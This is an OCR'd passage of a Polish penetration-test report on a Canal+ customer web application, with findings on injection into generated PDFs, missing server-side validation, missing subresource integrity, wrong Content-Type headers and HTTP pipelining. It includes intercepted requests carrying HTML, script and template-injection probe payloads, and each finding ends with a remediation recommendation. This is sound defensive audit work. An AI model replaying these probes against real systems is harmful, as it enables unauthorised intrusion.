
```
HTTP/1.1 200 OK
[…]
Date: Sat, 18 Dec 2021 10:51:55 GMT
```

```
[…]

{"status":500,"message":"Can't load the XML resource (using TRaX transformer).
org.xml.sax.SAXException: Scanner State 24 not Recognized
","data":null,"timestamp":1639824715716}
```

16. Nie znaleziono sposobu na wstrzyknięcie własnych encji oraz wykonanie podatności XXE. Prawdopodobnie wstrzykiwany kod jest umieszczany w takim miejscu struktury XML, która to uniemożliwia.
17. Do wybranych parametrów wpisać znaczniki HTML. Do pozostałych wpisać różne niealfanumeryczne znaki ASCII. Wysłać żądanie ponownie, np.:

```
POST /api/contract/cession HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"address":"a: <a href=\"https://sekurak.pl\">KLIKNIJ MNIE!</a>","billingEmail":"a! \"#$%'()*+,-
./:;=?@[\\]^_`{|}~z","billingType":1,"city":"img1: <img
src=\"https://icard0.pl.canalplus.com/cas/assets/images/STREFA_CANAL_370x55.png\"
/>","companyAddress":"","companyCity":"","companyEmail":"","companyName":"","companyPhone":"","co
mpanyPostalCode":"","companyTin":"","consent_1":true,"consent_2":true,"consent_3":true,"consent_4
":true,"consent_5":true,"contractData":"a! \"#$%'()*+,-./:;=?@[\\]^_`{|}~z","customerNumber":"a!
\"#$%'()*+,-./:;=?@[\\]^_`{|}~z","contractNumber":"a! \"#$%'()*+,-
./:;=?@[\\]^_`{|}~z","email":"a! \"#$%'()*+,-./:;=?@[\\]^_`{|}~z","firstName":"entity:
&lt;","lastName":"img2: <img src=\"http://[…domena…].pl\" />","mailAddress":"a! \"#$%'()*+,-
./:;=?@[\\]^_`{|}~z","mailCity":"a! \"#$%'()*+,-./:;=?@[\\]^_`{|}~z","mailPostalCode":"script:
<div id=\"content\">abc</div><script>document.getElementById('content').innerHTML =
'test'</script>","payment":563.04,"paymentType":"0","pesel":"a! \"#$%'()*+,-
./:;=?@[\\]^_`{|}~z","phone":"a! \"#$%'()*+,-./:;=?@[\\]^_`{|}~z","postalCode":"a! \"#$%'()*+,-
./:;=?@[\\]^_`{|}~z"}
```

18. W odpowiedzi zostaje wygenerowany plik PDF:



FORMULARZ PRZENIESIENIA PRAW I OBOWIĄZKÓW WYNIKAJĄCYCH Z UMOWY

1. Nr Abonenta a! "#$%'()*+,-./:;=?@[\]^_`{|}~z-a! "#$%'()*+,-./:;=?@[\]^_`{|}~z

2. NOWY ABONENT - UZUPEŁNIĆ DANE DRUKOWANYMI LITERAMI

OSOBA FIZYCZNA LUB UPOWAŻNIONA PRZEZ FIRMĘ

imię	entity: <
nazwisko	img2:
adres zameldowania:	a: KLIKNIJ MNIE!
kod pocztowy:	a! "#$% https://sekurak.pl/
miejscowość:	img1:
adres do korespondencji:	a! "#$%'()*+,-./:;=?@[\]^_`{|}~z
kod pocztowy:	script: abc
miejscowość:	a! "#$%'()*+,-./:;=?@[\]^_`{|}~z
nr PESEL:	a! "#$%'()*+,-./:;=?@[\]^_`{|}~z
nr telefonu:	a! "#$%'()*+,-./:;=?@[\]^_`{|}~z
adres e-mail:	a! "#$%'()*+,-./:;=?@[\]^_`{|}~z

FIRMA

nazwa firmy:	
adres firmy:	
kod pocztowy:	
miejscowość:	
NIP:	
nr telefonu:	
adres e-mail:	

zwany/a dalej „Nowym abonentem".

3. Nowy Abonent wyraża zgodę na przejęcie, od daty podpisania niniejszego dokumentu, wszystkich praw i obowiązków wynikających z Umowy spoczywających dotychczas na: a! "#$%'()*+,-./:;=?@[\]^_`{|}~z zwanym/ej dalej „Dotychczasowym Abonentem".

19. Jak widać:
    a. Zostało wygenerowane hiperłącze ze znacznika `a`.
    b. Nie została wygenerowana grafika ze znaczników `img` (img1).
    c. Predefiniowana encja `<` została zamieniona na `<`.
    d. Nie otrzymano interakcji na adres podany w znaczniku `img` (img2).
    e. Nie został wykonany kod JavaScript ze znacznika `script`,
    f. W pozostałych polach widoczne są podane znaki ASCII, w tym w polach, które nie są obecne do wypełnienia w formularzu, jak Nr Abonenta.

LOKALIZACJA

[Imię Nazwisko] – Formularz cesji – Więcej – Generuj i pobierz dokument cesji:
POST https://icard0.pl.canalplus.com/api/contract/cession

REKOMENDACJA

Zaleca się, aby wszystkie dane otrzymywane od użytkownika były odpowiednio filtrowane (odrzucenie wartości niezgodnych z szablonem/formatem danego pola), a następnie zakodowane na wyjściu względem kontekstu, w którym są osadzane (we wszystkich miejscach aplikacji, nie tylko tych wyszczególnionych w opisie). Walidacja powinna być wprowadzona przede wszystkim po stronie serwera, a nie tylko po stronie klienta.

Warto zaznaczyć, iż serwer nie powinien zwracać wartości, które spowodowały błąd, a jedynie wskazywać, iż: „*W polu XYZ wprowadzono nieprawidłową wartość.*”, ewentualnie z dodatkową informacją o dozwolonych znakach, np.: „*Dozwolone znaki to litery i liczby*”.

W żądaniu należy wysyłać jedynie wartości, które użytkownik może modyfikować. Wartości wszystkich pól, których wartości użytkownik nie powinien modyfikować (takie jak numer abonenta), należy uzupełniać po stronie serwerowej.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[INFO] SECURITUM-215508-013: Brak zaimplementowanej walidacji pól

OPIS

W trakcie realizacji testów zaobserwowano, iż w niektórych przypadkach większość pól nie posiada zaimplementowanej poprawnej weryfikacji po stronie serwera, obecnie jest tylko częściowa weryfikacja po stronie klienta. W przypadku komunikacji aplikacji z innymi systemami może to spowodować w nich nieoczekiwane zachowanie.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aby potwierdzić omawiane zachowanie, należy wykonać następujące kroki:

1. Zalogować się w aplikacji.
2. Wybrać opcję „+ Internet”.
3. Poprawnie wypełniając formularz, przejść do kroku 5 (Zgody).
4. Nacisnąć przycisk „Przejdź dalej” i przechwycić żądanie narzędziem typu proxy (np. Burp Suite).
5. Zmienić wartości parametrów, wprowadzając nieprawidłowe wartości, np.:

```
POST /api/mvno/summary HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"parent":{"customerNumber":5[…]0,"contractNumber":1},"orderOffer":[{"offerId":381,"options":[146
2,1463],"equipments":[1468]}],"customer":{"customerType":"P","firstName":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","lastName":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","pesel":"a!
\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","idDocNumber":null,"firstDocType":"ID_NEW","firstDocNumber":"a!
\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","secondDocType":"DRIVING_LICENCE_NEW","secondDocNumber":"a!
\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","companyName":null,"regon":null,"nip":null,"krs":null,"mainAddress":{"coun
try":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","postalCode":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","city":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","prefix":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","street":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","houseNumber":"a!
\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","apartmentNumber":null,"postOffice":null},"mailAddress":null,"shippingAddr
ess":null,"mobilePhone":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","landPhone":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","workPhone":null,"email":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","billEmail":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","fax":null,"offerEndDate":"2022-06-
30","minDuration":true},"consents":[{"value":false,"code":"INDELECTR","discount":true},{"value":f
alse,"code":"INDEND","discount":true},{"value":false,"code":"INDDATA","discount":true},{"value":f
alse,"code":"INDLAWINFORM","discount":true},{"value":false,"code":"INDMAILRESPONSETOCLIM","discou
nt":true},{"value":false,"code":"INDREK","discount":true},{"value":false,"code":"ZGERTP","discoun
t":true}],"isMarketingAgreement":true}
```

6. Przesłać żądanie dalej.
7. Aplikacja akceptuje przesłane wartości:

```
HTTP/1.1 200 OK
[…]
Date: Sat, 18 Dec 2021 15:29:53 GMT
[…]
```

```
{"status":0,"message":null,"data":[{"offerId":381,"equipActivationPrice":49,"totalBillPrice":36,"
totalActivationPrice":68,"allDiscountAgreementsMarketing":false,"allDiscountAgreementsEbill":fals
e}],"timestamp":1639841393545}
```



8. W kroku 6 (Podsumowanie) zaznaczyć wszystkie wymagane zgody.
9. Zatwierdzić przyciskiem „Zamawiam” i przechwycić żądanie narzędziem typu proxy.
10. Zmienić wartości parametrów, wprowadzając nieprawidłowe wartości, np.:

```
POST /api/mvno/order HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"parent":{"customerNumber":5308630,"contractNumber":1},"orderOffer":[{"offerId":381,"options":[1
462,1463],"equipments":[1468]}],"customer":{"customerType":"P","firstName":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","lastName":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","pesel":"a!
\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z813","idDocNumber":null,"firstDocType":"ID_NEW","firstDocNumber":"a!
\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","secondDocType":"DRIVING_LICENCE_NEW","secondDocNumber":"a!
\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","companyName":null,"regon":null,"nip":null,"krs":null,"mainAddress":{"coun
try":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","postalCode":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","city":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","prefix":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","street":"a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","houseNumber":"a!
\"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","apartmentNumber":null,"postOffice":null},"mailAddress":null,"shippingAddr
ess":null,"mobilePhone":"664072619","landPhone":"664 072 619","workPhone":null,"email":"a!
\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z","billEmail":"a! \"#$%&'()*+,-
./:;<=>?@[\\]^_`{|}~z","fax":null,"offerEndDate":"2022-06-
30","minDuration":true},"consents":[{"value":true,"code":"INDELECTR","discount":true},{"value":tr
ue,"code":"INDEND","discount":true},{"value":true,"code":"INDDATA","discount":true},{"value":true
,"code":"INDLAWINFORM","discount":true},{"value":true,"code":"INDMAILRESPONSETOCLIM","discount":t
rue},{"value":true,"code":"INDREK","discount":true},{"value":true,"code":"ZGERTP","discount":true
}],"isMarketingAgreement":true,"isFamiliarizationAgreement":true,"additionalPassAgreement":true,"
isEInvoice":false,"isInvoice":false,"isDirectDebit":false,"deliveryConfirmSMS":false,"deliveryCon
firmEmail":false,"deliveryComment":"Z<u>uuu</u>{{34*7}}k{}a! \"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~z"}
```

11. Przesłać żądanie dalej.
12. Aplikacja akceptuje przesłane wartości:

```
HTTP/1.1 200 OK
[…]
Date: Sat, 18 Dec 2021 15:32:50 GMT
[…]

{"status":0,"message":null,"data":null,"timestamp":1639841570492}
```

13. Widok w przeglądarce:



LOKALIZACJA

- + Internet / + Telefon – … – Krok 5 – Przejdź dalej:
  POST https://icard0.pl.canalplus.com/api/mvno/summary
- + Internet / + Telefon – … – Krok 6 – Zamawiam:
  https://icard0.pl.canalplus.com/api/mvno/order

REKOMENDACJA

Zaleca się wprowadzenie filtracji, która będzie odrzucać wartości niezgodne z wzorcem dla danego pola. Walidacja powinna być wprowadzona przede wszystkim po stronie serwera, a nie tylko po stronie klienta.

Warto zaznaczyć, iż serwer nie powinien zwracać wartości, które spowodowały błąd, a jedynie wskazywać, iż: „*W polu XYZ wprowadzono nieprawidłową wartość.*”, ewentualnie z dodatkową informacją o dozwolonych znakach, np.: „*Dozwolone znaki to litery i liczby*”.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[INFO] SECURITUM-215508-014: Brak atrybutu integrity

OPIS

W aplikacji są wczytywane i wykonywane zewnętrzne skrypty podmiotów trzecich.

Nie jest jednak weryfikowane, czy żądany plik posiada poprawną sumę kontrolę. Oznacza to, że atakujący może podmienić zawartość skryptu na serwerze podmiotu trzeciego, co spowoduje uruchomienie złośliwego skryptu w aplikacji.

Dodanie atrybutu `integrity` w elementach `<script>` pozwala włączyć dodatkowy mechanizm zabezpieczający przed ww. scenariuszem: przed wykonaniem skryptu przeglądarka sprawdzi, czy suma kontrolna zewnętrznego skryptu jest zgodna z oczekiwaną. W takim przypadku skrypt nie zostanie wykonany w razie niezgodności sum kontrolnych.

Więcej informacji:

- https://www.w3.org/TR/SRI/

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Po przejściu pod adres:

```
https://icard0.pl.canalplus.com/paymentFail.html
```

znajduje się przykład wczytania zewnętrznego skryptu bez weryfikacji sumy kontrolnej:

```
HTTP/1.1 200 OK
[…]
Date: Thu, 02 Dec 2021 18:56:06 GMT
Connection: close
Server: nc+ app server

[…]<div ng-include="" src="'footer.html'"></div><script
src="//maps.google.com/maps/api/js"></script><script src="scripts/vendor-
login.js?v=1a5a3a75bb48"></script><script src="scripts/app-
login.js?v=1a5a3a75bb48"></script></body></html>
```

LOKALIZACJA

https://icard0.pl.canalplus.com/paymentFail.html

https://icard0.pl.canalplus.com/paymentOk.html

REKOMENDACJA

Zaleca się ustawienie atrybutów HTML `integrity` podczas odwoływania się do zewnętrznych zasobów.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html#subresource-integrity

[INFO] SECURITUM-215508-015: Nieprawidłowa wartość nagłówka Content-Type

OPIS

Podczas testów wykryto, że nagłówek `Content-Type` dla odpowiedzi zawierających grafiki zwraca wartość `text/html; charset=utf-8`. Zwracanie nieadekwatnej wartości nagłówka może doprowadzić do nieprawidłowego przetworzenia danych przez przeglądarki. Jeśli wśród plików graficznych przypadkiem lub celowo znajdzie się plik zawierający kod HTML/JavaScript, może to umożliwić wykonanie ataku Cross-Site Scripting (XSS).

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)


Poniżej zamieszczono przykładowy adres grafiki:

```
https://icard0.pl.canalplus.com/api/image/2505
```

W odpowiedzi serwer zwraca grafikę JPG z niepoprawnym typem danych. Plik w pewnym momencie ma fragment, który może zostać zinterpretowany jako znacznik HTML odpowiadający za podkreślenie tekstu:

```
HTTP/1.1 200 OK
X-Application-Context: ICA
Content-Type: text/html
Content-Length: 19741
Date: Wed, 08 Dec 2021 18:27:23 GMT
Connection: close
Set-Cookie: TS01aae88b=[…]; Path=/
Server: nc+ app server

ÿØÿà[…]HçXÎoÀ2«vF(90ÈÌe©ªCâ<u>¤¢+kr;cÍ()Kl¤r{k-¯S$Ä[…]
```

Widok w przeglądarce – nie wyświetla się plik graficzny, a powstały tekst od pewnego momentu jest podkreślony, co oznacza, że znacznik `<u>` został zinterpretowany:



LOKALIZACJA

https://icard0.pl.canalplus.com/api/image/[…]

REKOMENDACJA

Zaleca się zwracać prawidłową wartość `Content-Type` zgodną z typem zwracanego pliku graficznego, np. dla plików JPG powinno to być:

```
Content-Type: image/jpeg
```

[INFO] SECURITUM-215508-016: Pipelining HTTP

OPIS

W trakcie audytu zaobserwowano, że serwer wspiera pipelining HTTP. Możliwe jest wysłanie razem kilku żądań, bez czekania na poszczególne odpowiedzi.

Punkt został zaklasyfikowany jako informacyjny, ponieważ w trakcie testów nie zidentyfikowano bezpośredniego zagrożenia związanego tym punktem. Niemniej jednak zachowanie to może posłużyć do omijania filtrów działających przed aplikacją (w tym mechanizmów klasy WAF – *Web Application Firewall)*.

Więcej informacji:

- https://sekurak.pl/protokol-http-2-czyli-szybciej-ale-czy-rowniez-bezpieczniej/
- https://tools.ietf.org/html/rfc7230#section-6.3.2
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Connection_management_in_HTTP_1.x

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poszczególne żądania muszą:

- Nie posiadać nagłówka `Content-length` lub mieć jego wartość ustawioną tak, by w ten sposób określona długość pierwszego żądania kończyła się przed nagłówkiem drugiego żądania (w przypadku żądań bez ciała: `Content-length: 0`).
- Nie posiadać nagłówka `Connection: close` lub posiadać nagłówek `Connection: keep-alive`.

Dwa kolejne żądania wysłane razem:

```
GET /xxx HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: Mozilla/5.0 (Macintosh; BLUE; rv:98.0) Gecko/20100101 Firefox/98.0
Accept-Encoding: gzip, deflate


GET / HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: Mozilla/5.0 (Macintosh; BLUE; rv:98.0) Gecko/20100101 Firefox/98.0
Accept-Encoding: deflate
```

Jak widać poniżej otrzymano dwie odpowiedzi jedna po drugiej – odpowiedź na drugie żądanie została zaznaczona kolorem żółtym:

```
HTTP/1.1 302 Found
X-Application-Context: ICA
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Location: http://icard0.pl.canalplus.com/index.html?#/404
Content-Language: en-US
Content-Length: 0
Date: Thu, 02 Dec 2021 17:58:06 GMT
```

```
Set-Cookie: canal+app=[…]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[…]; Path=/
Server: nc+ app server

HTTP/1.1 302 Found
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Set-Cookie: MOJE_SIDENT=[…]; Path=/; HttpOnly
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Location:
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2
Fcas
Content-Length: 0
Date: Thu, 02 Dec 2021 17:58:06 GMT
Set-Cookie: TS01aae88b=[…]; Path=/
Server: nc+ app server
```

LOKALIZACJA

Konfiguracja serwera.

REKOMENDACJA

Jeżeli pipelining HTTP nie jest używany, mechanizm powinien zostać wyłączony.

[INFO] SECURITUM-215508-017: Publicznie dostępna kopia strony


OPIS

W trakcie realizacji testów znaleziono publicznie dostępną kopię witryny. Prawdopodobnie jest to środowisko testowe lub deweloperskie. Środowiska takie są zwykle mniej bezpieczne, ponieważ mają status „praca w toku", dlatego osoba atakująca, która uzyska dostęp do takiego środowiska, ma większe szanse na znalezienie luk w zabezpieczeniach.

Nie przeprowadzano dalszej analizy, ponieważ wszystkie domeny są poza zakresem testu.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Korzystając z narzędzia *crt.sh* znaleziono następujące domeny prawdopodobnie powiązane z przedmiotem testów – wywnioskowano tak na podstawie prefiksu „ica":



Przy próbie dostępu bez połączenia VPN:

- *icard0.pl.canalplus.com* (przedmiot testów) jest niedostępna:

```
$ curl icard0.pl.canalplus.com -i
HTTP/1.0 302 Moved Temporarily
Location: https://icard0.pl.canalplus.com/
Server: Apache
Connection: Keep-Alive
Content-Length: 0

$ curl https://icard0.pl.canalplus.com -i
curl: (56) LibreSSL SSL_read: SSL_ERROR_SYSCALL, errno 54
```

- *icadt8.pl.canalplus.com* odpowiada błędem:

```
HTTP/2 503 Service Unavailable
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 176
Expires: Wed, 08 Dec 2021 13:53:25 GMT
Date: Wed, 08 Dec 2021 13:53:25 GMT

<HTML><HEAD><TITLE>Error</TITLE></HEAD><BODY>
An error occurred while processing your request.<p>
Reference&#32;&#35;30&#46;4c645e68&#46;1638971605&#46;3042e166
</BODY></HTML>
```

